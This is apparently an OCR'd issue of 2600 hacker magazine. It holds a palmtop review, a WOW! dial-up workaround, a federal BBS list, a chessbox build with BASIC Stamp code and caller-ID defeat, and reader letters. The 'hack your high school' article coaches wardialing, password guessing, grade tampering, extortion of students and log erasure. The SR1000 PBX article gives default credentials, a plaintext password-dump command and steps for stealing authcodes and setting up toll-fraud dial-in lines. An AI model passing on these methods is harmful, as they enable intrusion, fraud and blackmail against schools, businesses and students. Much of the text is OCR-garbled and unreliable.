| 028                   | 071 NOT IN SERVICE                 | 108 ZERO                               |
| 029                   | 072 OR                             | 109 IS A PARTY ON YOUR                 |
| 030 A NUMBER THAT     | 073 OPERATOR                       | 110 OPEN LINE                          |
| 031 A WORN STORAGE    | 074 PLEASE                         | 110 ALLOW THE PHONE TO                 |
| 032 ACCESS CODE       | 075 PLEASE NOTE                    | RING SEVERAL TIMES                     |
| 033 AGAIN             | 076 REPAIR SERVICE                 | BEFORE LIFTING THE                     |
| 034 ALL CIRCUITS      | 077 READ THE INSTRUCTION CARD      | RECEIVER TO TALK                       |
| 035 ALL CIRCUITS      | 078 RECEIVE CALLS                  |  |
| 036 AND               | 079 STAY ON THE LINE AND           |  |
| 037 ARE BUSY NOW      | ANSWER                             |  |
| 038 AS DIALED         | 080 TEMPORARILY                    |  |
| 039 AT THE CUSTOMER'S | DISCONNECTED                       |  |
| REQUEST               |                                    |  |
| 040 AT THIS TIME      |                                    |  |
| 041 BE COMPLETED      |                                    |  |
| 042 BE GIVEN OUT      |                                    |  |
| 043 BEFORE DIALING    |                                    |  |

If a clever hacker knew what to do in GTE's systems, he/she could have copious amounts of fun. "WE'RE SORRY, THE OPERATOR HAS BEEN DISCONNECTED OR IS NO LONGER IN SERVICE."

# THE HP LX200

by PsychoWeasel

I consider myself a portable hacker. Yes, I have an AEMT 386 UNIX system and a 486 DX2/80 PC at home, but what fun is there in sitting around the house on my weekends of from work (a.k.a. "the real job"? It is in this genre of mind that over the last year or so I have bought and returned every PDA and palmtop (I have a nice credit card company and the fact that my girlfriend works for Radio Shack doesn't hurt either!) including a Zornet, a Zaurus, a Magio Link, and a Psion. The only PDA I haven't touched is the Newton (made, of course, by Apple... need I say more?). So, why did I finally select the Hewlett Packard LX200 over all others?

## The Operating System

This is probably the most important reason I stayed with the HP LX200. All of the other systems listed above use their own proprietary OS which severely limits the user's flexibility and software accessibility. The LX200 runs on DOS 5.0 which gives it access to the largest software library in the world. Anything that can run on DOS 5 and within 690KB of RAM can run on the LX200.

## Software Availability

As I pointed out above, the only limitations on what can run off of an LX200 are the DOS version, available memory, and possibly the processor (a 188C which is equivalent to an IBM XT) and disk space. For example, on my palmtop (equipped with a 6MB flash RAM/PCMCIA card) I normally carry my Windows C++ compiler and linker for down and-dirty trenches hacking, a Telet program, an offline news reader, Usenet, Pcpix, DOS/UNIX text file converter, a MIMIC (equipped with a 6MB flash RAM/PCMCIA card), a program that stores IR signals as binary and can record them (great fun at those boring departmental show and tell meetings!), and a few other basic necessities. Other PDA operating systems may have SDKs available, but the amount of available software for them will never match DOS.

## Build-in Software

Not quite as important as the operating system or availability of software but important nonetheless is what applications are built in. Of course the LX200 comes with your standard array of PDA software (Quickset, Lotus 1-2-3, CC Mail, HP Calculator) a nice word address book, and an appointment calendar) but, in addition, it is equipped with a surprisingly powerful file-database application which can be made relational through the use of the LX200 native macro language, a wonderful terminal program with VT100 and ANSI emulation along with all of the regular transfer protocols (Xmodem, Zmodem, Binary, Kermit, etc.), and Laplink. Since all of this software is run off of ROM it executes blazingly fast.

## Expandability

While most PDAs and palmtops' PCMCIA slots are limited to flash RAM, SRAM, and modems, the LX200 allows use of virtually any PCMCIA version 2 cards including flash RAM (currently up to 80MB), modems (up to 28.8 bps, including cellular), token rings, even SCSI! As long as there is a DOS driver for it, it'll work. The LX200 also includes a serial port (COM 1), and an IR port. The serial port can be used with any standard serial device. All of this makes the expandability of the LX200 rival that of a laptop for only 6 oz. and \$1,900 less.

## Battery Life

Time to change the 2 AA batteries again? But it's only been 2 months!!!  
I think I've made my point here. For hackers like me who are on the move a lot and don't want to be bothered with carrying pounds of laptop equipment or are on a low-level device programer's salary, the Hewlett Packard LX200 is a great machine to have.

You will have to excuse me now - AOL must pay dearly for kicking me off their system. Luckily I have a database of instrumental SprintNet access numbers in my palmtop, huh?

# MAXIMUM WOW!

by KIRK

CompuServe has formally released their new, integrated online service targeted to computer amateurs and their kids. While this service provides much less content than the "big four" online services, it does hold exciting possibilities to those of us who desire unlimited Internet access on a high-availability, national network. Though they do not officially offer this kind of network access to WOW! customers, this article will show you how to exploit this reliable, pervasive, and unlimited connection for your Internet needs using the dial-up serfing tool that comes with the CD-ROM version of Windows 95.

Many of us live in areas where there are a number of "Mom and Pop" Internet Service Providers (ISPs) that offer unlimited Internet access for a flat monthly fee. Some of them even give you this rate if you pay up to one year in advance! The primary problems people experience with these small providers are a distinct lack of network reliability, constant busy signals, and occasional phone support. Undoubtedly, many of us have had experiences both with the local "Mom and Pops" and even newcomers like AT&T WorldNet. While it's not perfect, WOW! offers their customers unlimited dial-up access to the WOW! service for a flat \$17.95 per month (as of this writing) with the reliability, accessibility, and support of online veteran CompuServe. If you already have a CompuServe account, you get \$3 off the monthly rate. That's cheaper than the annual agreements of most of my local providers for the same access.

WOW! works over CompuServe's newly-upgraded nationwide PPP dialup network. We can take advantage of this heavy investment for reliable Internet service. WOW! works exclusively over a TCP/IP connection using a new 32-bit version of CompuServe's PPP dialer. CompuServe veterans may notice that the procedures described here can be used with their CIS accounts, but such use is still subject to the service's costly per-minute rates and

should only be used with the unlimited WOW! account.

When the user starts WOW! and enters a password, WOW! looks for a file called "WSOCK32.DLL" to establish a TCP/IP connection with the WOW! data center. That file looks into the 32-bit dialer (CIDEXP) which, in turn, dials up the local CompuServe number, verifies your username and password, and formally opens a connection. The WOW! program, in turn, talks to the WOW! data center through this connection to verify the username and password information a second time. You are then fully on the Internet, but you're locked into using WOW!'s new dialer and its crippled version of Microsoft's Internet Explorer and their internal "Chat System, YouK!"

Okay, this is great if you used to use WOW!, but what about IE3, Netscape, Java, Netnt, and a better newsreader? WOW! says you can't use these things at this time. Not you really can if you use the built-in Internet tools that come with Windows 95! Follow the steps listed below. Some of the steps may vary depending on when your Windows 95 CD-ROM was released and whether your system has already been set up for Internet access. In any case, this cookbook should give you a good start (this is a hacking magazine, right?). If you own a Macintosh, you can also use a Mac PPP dialer to connect to the Internet side of WOW! using the script below as a reference!

1. Install WOW!, set up an account, and write down the access number and your Internet e-mail address. Note: the e-mail address is completely different from the WOW! login ID.

2. If you don't already have it, download and install Microsoft's Internet Explorer from "www.microsoft.com". It will put an icon on your desktop called "The Internet", but don't double-click on it just yet!

3. Install the "Dial-Up Scripting Tool" (located in "Admin\apps\DS\Script" on the Windows 95 CD-ROM).

4. Click on the Start Menu and go to the "Control Panel... Internet" and click "New Connection".

5. Type a name for your new connection - "WOW!" is probably a good idea - and choose the modem you'd like to use. If you don't have a modem listed, set it up!

6. Click "Next" and type in the access number you wrote down in step #1.

7. Click "Next" and then "Finish". You're not done yet, though.

8. Click on the Start Menu and go to "Programs... Accessories... Internet Tools... Dial-Up Scripting Tool". If the tool isn't there, look for "Scripter.exe" on your hard disk and run it.

9. Find your new "WOW!" connection in the window on the left. Click it.

10. Type a file name in the text box on the right with an ".SCR" extension (e.g., "WOW.SCR"). Click "Edit".

11. Type the following into this new file and save it:

```
proc main
set port portly even
set port databits 7
transmit "M"
waitfor "Must Name:"
transmit "PSW"
waitfor "User ID:"
transmit $USERID
transmit "PPP:CIS999/TN:66"
waitfor "Password:"
transmit $PASSWORD
transmit "M"
set port parity none
set port databits 8
endproc
```

12. Click "Apply" and click "Close".

13. Remember that "Internet" icon that appeared on your desktop in step #2? Double-click it now! It'll leave it to you to choose all the defaults and obvious choices. Your IP address is "automatic" and the DNS servers are "149.174.211.9" and "149.174.211.10". Your username is your WOW! e-mail address, complete with the "@.com" and

domain "wow.com" (e.g., "username@wow.com"). Finally, the "email" option should be unchecked. When finished, double-click on "The Internet" again. This can also be done from the Internet control panel or the "Dial-Up Networking" folder under the "My Computer" icon.

14. Once connected, you can use any Internet application along with the WOW! application. If you want to read news, the news server is "news.compu-serve.com" or "news.spy.com". Your pick.

15. Now that your connection works, let's tune it a little. For maximum performance, go to the Internet control panel again and click "Properties... Server Type". Uncheck the "Log On to Network" option and disable "NetBEUI" and "IPX/SPX Compatible". While it isn't necessary, this will shorten login time by four to six seconds because it tells Windows 95 not to bother looking for network servers that don't exist.

If you have trouble, check the help file for Dial-Up Networking and the Internet Control Panel. Some of the Start Menu shortcuts may not be in the same place on every system. If you don't want to use the "Internet" icon, try going to the "My Computer" icon and look for a folder called "Dial-Up Networking". In addition, the login script may change from time to time (it changed once during the first month of WOW!'s existence). Keep in mind that your e-mail address is really "username@wow.com" and that you can only read your e-mail from the WOW! application itself. To log into the WOW! e-mail service using this new connection, delete the following files from the WOW! directory: "WSOCK32.DLL" and "WINSOCK.DLL". This fixes the main WOW! application from using your new connection! You should never have to use the WOW! dialer again!

This article helps you save money on your Internet connection and allows you to gain maximum use of your unlimited WOW! account to check out news, browse the web with a real web browser, and maybe even chat with a relative on Japan. You can even use this connection to avoid long-distance charges and busy signals on America Online and The Microsoft Network for the cost of the WOW! monthly fee!

# hack your high school

by Daylight

High School. Ah! The years of woodment and cheap hacking! Hacking your high school's system can be very beneficial to you, and possibly others. First, obtain the list of your school's phone numbers, such as the office, athletics department, nurse, guidance, etc. If you see that the numbers all share the same first six numbers (i.e., 555-5555, 555-5556), then you'll have an easy time. Get a wordlist (I prefer *theunix*) and scan the numbers in this mini "exchange" until you get a carrier, or hit a residential or business number. If your school doesn't have its own "exchange", or you didn't find a carrier, wardial the whole area. If that still comes up nil, then you're probably out of luck: hacking from a safe distance. You'll have to pull an inside job. Another alternative is to use a beige box, but those things cost money!

If you find a carrier, you have struck virtual gold! Call it up and attempt to login. If it's UNIX, even better. Schools usually have little or no security, so just cross your fingers and type that magical word, "root". If that doesn't work, try others like SYSADMIN and all the default accounts. Also try PSYWER, where # equals the number of your school. I have talked to some hackers in other towns who say that this is usually the password or an account. Reminds me of Rudeo's Slack screen savers.

If all else fails, set up some sniffers if you can. Also, though I haven't tested it, the gender snooper in 2600 Vol. 12 # 2 looks like it would work great for those who can't find a carrier or are bad at guessing passwords. If you do decide to hack in your school until 3 am to do your dirty, be careful. Some schools have new tracking lights that call the cops. And sleeping in the boys' room isn't that fun.

Try the girls' room.  
If it isn't UNIX, good luck! Try the PSYWER numbers or try "new" or the name of your principal or teachers. If you still are getting nowhere, become a faculty child. When you have gotten in, you should see an icon-proof menu. I believe it's like that for most schools. If the shell is poor, try to "vi" your way out of there. Now you can probably change your grades. Here's where it gets a tad tricky: Never change them for more than a few points, and always change someone else's grades too. This person should be someone you know who is big on computers and let everyone else know. That's just a bit of added security, not much

but a bit. There is one exception. There always is. If you're a senior and the grades are about to close for fourth quarter, go wild! Give yourself a bunch of A's. It won't really matter - you probably have already been recruited for a college or the army. You can also get the home room announcements a day early and also unknown events, like fire alarm testing. Another fun thing to do is make a memo for a fire alarm, or ask your school's security officer to check some asshole's locker. Better yet, write a memo to the security officer telling him he has been fired and a letter to the asshole saying he has been suspended. These latter episodes may sound like a lot of fun, but will probably result in better computer security.

More things to do include changing your schedule. I know someone who had a messed up schedule that gave him four lunches a day. The school finally noticed the Duke and corrected it, but the kid never got in trouble. He was, after all, following his schedule. I wanted to take Computer Applications, but for a prerequisite I needed to have taken keyboarding for a semester. No chance in hell I'd do that! So, a bit of editing, and I had the class. Also, in my school you need to get so many credits in each class before you can stop taking it. Guess what? I don't take gym class anymore. Filling in credits can be dangerous though, but then again everything is here!

Here's a very important question: Who can you tell? Don't tell friends, they will woe (and threaten) you to change their grades, and you'll lose them. Look through the grades for people you don't know, receiving F's. Approach them and ask for \$-10 dollars to give them a D, instead so they won't say hack. While many probably won't believe you, there will always be one or two who do. Make it well known to them that if you get caught, they're going down too. Don't you love blackmail? Even if they say they don't want to do it and then tell on you, just give them like an A-, and say that they paid you to do that. Make sure they know you can do this. Secure list second state: If you decide to change grades, you shouldn't do anything else, because they will notice something is fishy, check the logs, and see that you have raised your grades. This means, if you can, erase your presence from the system! The last thing to try comes from the movie *Mr. Gimmie*: find a cult girl, and tell her you'll change her grades if she'll go out with you. Hey, it could happen!

# Federal BBS's

by Anonymous

800-222-0185	US Food and Drug Administration
800-222-4922	Office of Educational Research Improvement
800-215-4662	Gulf of Mexico Program Office
800-252-1366	Center for Devices and Radiological Health Electronic Docket
800-337-3492	Aviation Rulemaking Advisory Committee
800-342-5526	Federal Highway Administration Electronic HHS
800-344-6224	West Virginia Research and Training Center
800-352-2949	National Biological Control Institute
800-358-2221	Office of Ecological Conversion Information
800-358-2663	Office of Education: National Insulation of Health
800-368-3321	Global Seismology and Geomagnetism On-Line
800-426-3814	Automated Vessel Announcement Distribution System
800-525-5756	FAA Safety Data Exchange
800-543-1561	National Library of Medicine
800-544-1936	Minority Impact
800-547-1811	Wastewater Treatment Information Exchange
	NASA Small Business Innovation Research/Small Business Technology Transfer
800-627-8886	US Administration for Children and Families
800-644-2271	National Institutes of Health Information Center
800-645-3736	FAA Flight Standards
800-679-5784	Tooth Specs Plus
800-682-2809	Next Generation Computer Resources
800-697-4636	Small Business Administration
800-700-7837	Radiation Studies Cleanup Standards Outreach
800-722-5511	National Oceanic and Atmospheric Administration
800-735-5282	Environmental Information Services
800-735-7396	US Department of Veterans Affairs Vendor
800-776-7827	Boards of Labor and Services Contract Appeals
800-783-3349	Federal Real Estate Sales BBS
800-821-6229	Federal Information Exchange
	Economic Research Service/National Agricultural Statistics Service
800-858-2107	Federal Aviation Administration
800-880-6091	Nuclear Regulatory Commission Decommissioning   Rulemaking BBS

# HACKING THE SR1000 PBX

by maldoror

Of course I guess I should start by saying that any information contained in this article is for informational purposes only, and that this article is merely an example of how such a cheap PBX system could easily be taken advantage of.

The SR1000 is a large fully redundant PBX System capable of maintaining over 1000 ports and supporting digital trunk access, conferencing, inbound call distribution, residential resale, voice mail applications, etc. The SR1000 PBX was designed and built by Solid State Systems in Kennewick, Georgia and is currently being used by the Military, 911, long distance companies, debit card companies, phone sex, and who ever else lacks the common sense to make better decisions. Hopefully this article will cause some neurons to fire and some security procedures to improve, although I doubt it.

When you first connect to an SSSSINC SR1000 you will most likely see something to the effect of "Solid State Systems" and a bunch of garbage. This of course is because you are connected to just that, something a little more advanced than a spark plug (OK, well maybe I'm exaggerating... but hey, this thing ain't no SENS.) OK, so obviously the real reason for the garbage is of course because you are using the wrong emulation... switch to ADDS 90 (PCPlus has it) and we'll continue. Hopefully you figured all of this out for yourself anyway.

Now that you're in the right emulation and providing you are connected to an SR1000 one of two things will happen:

1. You have a screen that says "SUPERVISOR" and "PASSWORD:"
2. You have SR1000 in the left corner, and some type of menu or shell.

If you get the first result, Laugh Out Loud because this screen is most likely just a joke.

(As I said, it has no security so this screen must be a joke.) Most likely you will not see the first screen which means you're seeing the second result. Guess what? You're in! (Difficulty?)

Going back to the login screen (providing this entry has stumbled upon you), try the following defaults:

```
SUPERVISOR NAME  PASSWORD
SSSINC             KENNESAW
SUP1               SUP1
```

If none of these work, call later and try again. If anyone is using the console, or forgets to log out, you will of course drop right into their session... just watch first to make sure they aren't typing when you drop in... (This is why you usually don't get the LOGON screen.)

## You're Not That Smart?

If you are at a menu, type SHELL. If it doesn't let you go to shell, hit escape once to go back a menu, and type shell again. You should now be in shell.

Remember: escape will get you out of almost everything on the SR1000.

If you have something that looks like a DOS prompt (and you will now if you just want to shell), type the following to get a dump of the login/password table:

```
SM ABR 00M
```

Guess what? Yeah exactly. No encryption. Can you believe it? The funny part is that technicians aren't trained to do this, and since the software doesn't allow the administrator to list the valid accounts, they usually don't even know which accounts are active and which aren't. (Good one, guys.)

I don't have the time or the space to explain the entire SR1000 filesystem or manuals, but

here's a list of a couple of simple shell commands and explanations:

```
DUMP [filename] (dump the file in HEX to the screen)
COPY [src] [dst]
DIR
DELETE [filename] (* is a wildcard)
CD [directory] (you can't see the DIR names)
HELP
EXIT (exit SHELL)
TRAN (transfer files to redundant system)
SIL ABR [abbreviation] (show a table)
```

There are many more commands that I have purposely left out which range from Defrag programs to Sector editors. Keep in mind it's really easy to screw up in shell, so don't just guess or you'll make a scene. No, this is not MS-DOS.

Type EXIT and return to the menus. You will see a list of options with abbreviations (such as SYNSON, TRNKMOD, SHELL, etc.) to the right of each option. You'll notice they are the same as the .RG files you saw in shell. You can type the file name to skip menus.

## OK, So What Should I Do?

The most important part of the SR1000 is its routing information. To take a look at the important routing and calling card validation info, you'll want to do the following (and you'll have to figure this out from the menus of course):

Go to the Utilities Menu, then the Trunk Group Listings, and dump all the trunk groups. This will tell you which ports are under which groups. This will be important later.

Dump the Direct In Access numbers... this is an option under the Utilities/Trunk Listing Menu. This will give you an idea which trunk groups are being used and how.

Dump the Authcodes... this will most likely be the back one menu, but still under the Utilities menu.

Type FEATACC to get a list of all of the Feature Access Codes.

Go through each Trunk Group and write down the first trunk listed. This is how you'll

figure out what type of trunks this group is comprised of (T1's, B1's, DIDs, whatever).

Type TRNKMOD and do a (P) for each of the trunk names that you have written down. If you see something like "T2" for the port type, it's a T1 Span... if you see "LS" or "GS" it's either a Loop Span or Ground Start analog phone line. If you see anything else, don't worry about it right now. Find me and ask questions.

## What Can I Do With This Stuff?

Now you're going to want to look down the Direct In Access number listing you dumped earlier. If your list is long enough, you will hopefully have either 1-800 numbers, or other phone numbers which have an access number of 2364 next to them (this number may be different, but will always be in the Feature Access Codes table as "Validation" or something similar towards the bottom right of the screen). This means they go to the authcode validator which of course requires one of the authcodes from the list you also dumped earlier. Congratulations - you have the dialin and all of the calling cards.

If they aren't using the calling cards, you have several options, of which I'll give you two...

## Add Your Own and Set Up An Initial

Look on the Feature Access Codes (FEAT-ACC) Screen for the Validation Access which will be towards the lower right of this screen. If it's blank, you can add one by typing (Add), moving to it, changing it, and hitting HOME and then (A) to save. Now pick a number in the Direct In Access Codes (DIACODE) listing and go to the DIACODE screen and (F) find this number. If the first field under this screen is a 1 (marked by DNS) after the first you are all set, especially if it is an 800 number. Select (C) change, and change the Access Offset to match the code you found or added into the FEATACC screen. (Note: Any other Feature Access Code should work at this point providing it is allowed by the STACDS and RSCDS of this TRUNK GROUP.) Now type AUTHCODE and enter an 8 digit code along with a COS. If you don't know what Class of Service to use you

can just guess, or you can add one into the STA-COS and RRSCOS tables (These tables are self-explanatory.) Grab another phone and call the number you set up. You should get a tone, and you should be able to enter your code and get a second dialtone.

#### Go For a Direct In System Access (DISA)

Pick a number in the Direct to Access Codes (DIACODE) listing and go to the DIACODE screen and (Find this number. If the first field under for this screen is a 1 (match by DMS) after the first you are all set, especially if it is an 800 number. Look on the FEATACC Table for the "Remote Access" or "Meet Me Conference". (Change the Access Offset of the DIACODE Number to match the Remote Access code. If the Remote Access code was blank you can either add one to the FEATACC Table or pick another FEATACC Code. Hit HOME then (A)lphabetize it. You now have an 800 number that will either give you an inside dialtone or drop you into the conference. (You would now dial 9 to get an outside line.)

If you decide you want to learn a little about routing, you can try the following experiment, providing your SR1000 has 800 numbers in service.

#### 800 Line Routing

If you have a good sized list of numbers in the DIACODE table, you can look at the Access Offset. Write it down.

(Note: 800 Numbers which are not terminated outside the PHX will most likely have a Station number in the DIACODE Access number field instead of a Direct Routing Table Access (DIRTA) Number. DIRTAs are usually 1XX to 9XXX.)

If you found a DIRTA in Diacode's Access Offset field type DIRTAs and do a (Find for the Access Offset

You will now get what is called a Routing Code. Type ROUTE and do a (Find on the Routing Code. Here you will get a table which contains this and any other routing code which

associates with the routing table. Type (Next and you will now see the routing procedure which usually selects a trunk group and a dialing procedure. It looks similar to this:

- ```

1) WGP 15
2) PROCEDURE 54
3)
4)
5)
6)

```

Now hit escape and type DIALPROC and (Find the procedure listed in your routing table. This is the actual walk and dial out on the trunk. It may look something like this:

- ```

1) SEIZE
2) WF
3) DIAL 0
4) DIAL 800
5) DIAL 4692345
6) DIAL F
7) WAIT
8) CONNECT
9) TERMINATE
18)

```

Just a bit more information before I stop rambling:

Coronado (the distributor for the SR1000) has their own BBS which contains the last version of the SR1000 operating system, which provides hours of merry debugging pleasure. (Hey! It's better than burning a Tandy or crashing Windows, or crashing a Tandy through Radio Shack's window... OK, maybe not.)

Also, this switch is capable of Silver Monitoring in several different ways... keep this in mind when you get permission to play with one...

More Later. As Dr. DeJain would say, Bootleg would say, "Nuff Said!"

Keep in mind unauthorized access to any computer is a felony, so of course make sure you have permission before you try such an experiment. Ummm.



#### Background

The original chessbox came to surface during the 60's. It was so named by Bell Security because the first device of this type that they found was inside a chessbox.

The chessbox turned two phone numbers into a loop line. What this enabled one to do was communicate with another party without having to disclose either party's phone number. The first party would call into line one, the second party would call into line two, and the chessbox would connect the two lines together, enabling the two parties to communicate. It was often installed in a phone cabinet, or at an apartment that was rented with an alias.

Additionally, the chessbox incorporated a black box circuit for each line. This enabled each party to avoid being billed for the call and also acted as the switchhook for the device.

Other variations of the chessbox, often called "CF" (call forwarding) Boxes, or "Diverter Boxes" enabled one to call line one and receive line two's dialtone. These boxes are still available commercially; mated with an anti-dialer for use in a person's place of business to remove calls to an answering service after hours.

Plans for the original chessbox were printed in *WFLA-TV* during the 70's. Unfortunately, since they only work on Step by Step or Crosstar switches (due to the integration of the black box circuit into the unit), they are unsuitable for use in 99 percent of the country.

In the mid 80's, plans were distributed on FTP DDSes for a device known as a "Gold Box". The Gold Box was a diverter-style chessbox. The schematic was drawn with ASCII character graphics, and difficult to interpret. Current versions of that file have either an unresolvable or incorrect schematic.

More recently, a seller of "specialized electronics" equipment has marketed the "Logos Box". This diverter-style chessbox uses a single line with three-way calling to accomplish its function. The price, however, is out of the reach

by Thomas Ieom  
 tieom@2600.com  
 vintennet 4286

of many, and the requirement for the line to have three way calling limits its use. (If there is sufficient interest, you may see plans for a Logos Box and other variations BASIC Stamp applications in future articles.)

#### Implementation

This version of the chessbox is based around the Parallax BASIC Stamp. This microcontroller was chosen due to its small size, extreme versatility, and inexpensive price. The use of a microcontroller also enables one to use a minimal amount of support hardware; 85 control functions are handled via software.

There are currently two versions of software for this device. The first listing is designed to go off-hook as soon as a ring is detected on the primary (incoming) line. The second listing waits 30 seconds (the time can be set to any length up to 18 hours - that's one of the nice things about using a microcontroller) after hearing an initial ring; at which time it will then pick up on the first ring of the next incoming call. The second listing is for use with a primary line that has an answering machine, FAX, or similar device installed on it. Most auto-answer telecon devices require a minimum of two rings to activate. The use of a one-ring wake up feature makes it compatible with them.


Picking up on the first ring will also defeat any caller ID device placed on the primary line. CID data is sent between the first and second ring. By picking up on the first ring, the data is prevented from being sent and subsequently received by any CID device on the primary line. The CID device will display nothing for that call. One should keep in mind though, that this feature should be used in conjunction with other Caller ID defeating techniques as it by itself won't defeat auto-callback (\*69 in most areas) or call-trace (\*57 in most areas).

After detecting a ring, the device picks up the primary and secondary (outgoing) line. If the secondary line is not in use, one will receive the secondary line's dialtone. If the secondary line is ringing at the time of seizure, the device will "answer" it. To the caller on the secondary line,

this would sound like a regular phone call (allowing some suspicion if instead the caller was just told to dial the number and wait in silence; thus indicating potential chessbox usage). If the secondary line was in use, the caller into the primary line would be thrown into the conversation occurring on the secondary line. While this might prove to be interesting for FSYOUP purposes, the use of this device in its current configuration for surveillance would be a poor choice, as the audio path would be two-way and chessbox picking up the secondary line would be as detectable as if someone picked up a regular extension (i.e., a "click" would most likely be heard, and the line voltage would drop).

Once the Stamp picks up the phone, line voltage is used to latch open the two 12V line relays. The Stamp then goes back to waiting for a ring detect again. When the caller on the primary line hangs up, the line voltage will drop to zero and the relays will unlatch. The chessbox is ready for another call.

When the Stamp is in its normal state, it draws 2 milliamperes of current. When it picks up the phone, this goes up to 22 mA for about three-quarters of a second. Under those circumstances, a 9V 500 mAh battery will last somewhere around ten to twelve days. This is extended by using the Stamp's sleep feature so that the Stamp only checks for a ring roughly three times a second, as opposed to a thousand times a second. When in sleep mode the current draw is only 20 uA (0.020 mA). This should extend the battery



life to somewhere between twenty and thirty days, depending on use.

#### Hardware Construction

The first thing you should do is read the manual that came with your BASIC Stamp programming package. It's full of useful informa-

tion you will need to know in order to successfully complete this project.

Hardware construction is pretty straightforward, due to a minimum number of components involved. The BASIC Stamp and Programming package can be ordered from:

Parallax  
3805 Alton Rd. #102  
Rocklin, CA 95765  
916-624-8333  
FAX: 916-624-8903  
DDS: 916-624-7101  
WWW: <http://www.parallax.com>

This should all fit on the prototyping area of the Stamp's error board, although some care should be taken as to placement. The one step that should be paid attention to is the ring detector. This consists of the neon bulb (with its dropping resistor) and photoresistor.

Take a length of electrical tape and wrap the photoresistor and neon bulb together, taking care that the leads of each component don't touch. You want to make this as light-proof as possible; a second layer/piece might be necessary. When this is completed, attach the dropping resistor to one of the neon bulb's leads and attach the neon bulb-resistor combination to the phone line. Attach an ohm meter to the leads of the photoresistor. You should get some high reading. Now ring your phone and watch the ohm meter. The reading should go down significantly. If it does, then your device works. If not, check the construction and try again. The exact readings are unimportant, you just have to get a high reading when it's idle and a low reading when it detects a ring.

Once you have the ring detector working, you can attach it to the Stamp according to the schematic and calibrate it. Load up your programming software, attach and power up the Stamp, enter the editor and press Alt-P. When asked for the pin, input "7" (that's the pin you connected it to). Hook up the ring detector to the phone line and while the calibration routine is running, ring your phone. Write down the scale value that appears, you will need to put it in the source code at the appropriate place. (You should understand once you become familiar with the Stamp and see the source code.)

After the hardware construction phase is completed, load up your programming software,

and put one of the following pieces of source code in the stamp.

#### Operation

Operation is pretty straightforward. A nine volt battery is attached and the box is hooked up to two phone lines. The primary wires will be attached to the incoming line and the secondary wires to the outgoing. When a call is made into the primary line, the caller will be switched into the secondary. When the caller hangs up, the chessbox reads itself and waits for another call. Show your Motherly Love, Strawberry! Igot Heavy Industries, Chuck Monette, KC, MO; and all you cyber-liberators on the net.

#### SOFTWARE

##### Pick Up on First Ring Version

```
CHEESE1BAS:
start: goto wait
pickup: high 1
pause: 1000
low 1
goto start
wait: pot 0,xxx,50. 'set-The scale
number received during calibration
if 00=0 then wtslow
map 4
goto wait
wtslow: sleep 30
sechek: pot 0,xxx,50. 'See earlier pot
command. Same number goes here
low
if 00=0 then pickup
map 4
goto sechek
```

##### Ring Once and Then Call Again Version

```
CHEESE2BAS
start: goto wait
pickup: high 1
pause: 1000
low 1
goto start
wait: pot 0,xxx,50. 'set-The scale
number received during calibration
if 00=0 then wtslow
map 4
goto wait
wtslow: sleep 30
sechek: pot 0,xxx,50. 'See earlier pot
command. Same number goes here
low
if 00=0 then pickup
map 4
goto sechek
```

#### PARTS LIST

ITEM	QTY.	ORDER
BASIC Stamp I Module with carrier board	1	Parallax
BASIC Stamp Programming Package	1	Parallax
NE-2H Neon Lamp	1	Radio Shack #272-1102
22K Ohm Resistor	1	Radio Shack #271-1128
Photoresistor (exact type not important.)	1	Radio Shack #276-1657
1 uF Capacitor	1	Radio Shack #272-1155
5V SPST Reed Relay	1	Radio Shack #275-232
12V SPST Reed relays	2	Radio Shack #275-233
1:1 600 Ohm Isolation Transformer	1	Radio Shack #273-1374
560 Ohm Resistor	1	Radio Shack #271-1116
9V battery, preferably rechargeable	1	Radio Shack #23-229
Electronic Tools (Soldering Iron, Solder, Hookup Wire, Electrical Tape, Alligator Clips, etc.)		



started dialing anything that came to mind until I punched in 1311. After five or six clicks there was a tone that dropped in pitch very drastically and then the phone just went dead. I thought, "Hey, this is cool!" I hung up the phone and waited about 10 seconds. When I picked up the phone it was still dead. I decided to try this on the other phone. Everything was the same except after the tone dropped pitch there was another click and it started ringing. Well, I see here for about five minutes and the phone continued to ring (somebody might have answered, had it not been 9:50pm). I hung up the phone and waited several seconds before picking the receiver back up. When I did there was no dial tone and the phone was still ringing. I went and bought a Cider and came back to the phone about 10 minutes later and the first phone was still dead and the other still ringing. I tried dialing 1311 on one other phone and it continued to ring like the second one. I worked later so two eggs tried to use the payphones that I had screwed with, and neither could figure out what the hell was going on.

PyroEde

We've received similar questions if some answer that either *kill the phone for a few minutes or connect to a server generating ring for a very long time. The latter usually only works from payphones for some reason.*

## Corrections

Dear 2600:

In your most recent issue there was an article written by No Comment and Crash Test Dork. They had you to believe that the parts needed for Radio Shack catalog numbers 276-558 (150c error decoder), 275-1571 (push-button switch), 276-051A (LED), and 276-1151A. All of these parts were not except the last, 4275-3161A (a bridge rectifier). In fact this prior is a 2 pin rectifier, and in the article is referred to as a 4 pin piece. For the number of times they mention beer and other alcoholic beverages in this article, it reads me to believe they were both drunk at the time or wrote this article in 1993.

Carashid

## Boat News

Dear 2600:

"Some Guy" is right about the use of the 500 area code for fishing on the Edward A. Smith. I have a brother who lives in St. Thomas and has been on the ship. It is unique in that this ship is used for splitting and repairing cable, not fishing. The cable can pass through the ship and is worked on ashore. As far as he knows, the ship was not damaged in the storm.

A note on the telephone service: The day after the storm there was no telephone service available but I got through on his cell phone. He could reach a coast on a nearby island and was about the only person with a line

to the outside world for weeks. Now everyone owns cell phones because the land line still don't function all the time.

Phillip Philip

## Mac Hiding

Dear 2600:

Please feel more than free to print this letter before some Mac-using kiddie gets his snark disconcerted by a preter.

In your Winter 1995/96 issue (Vol. 12 No. 4), a letter from Equus described a method of hiding Macintosh files, involving putting a blank PICT into the icon of a folder, then giving the folder an empty name string.

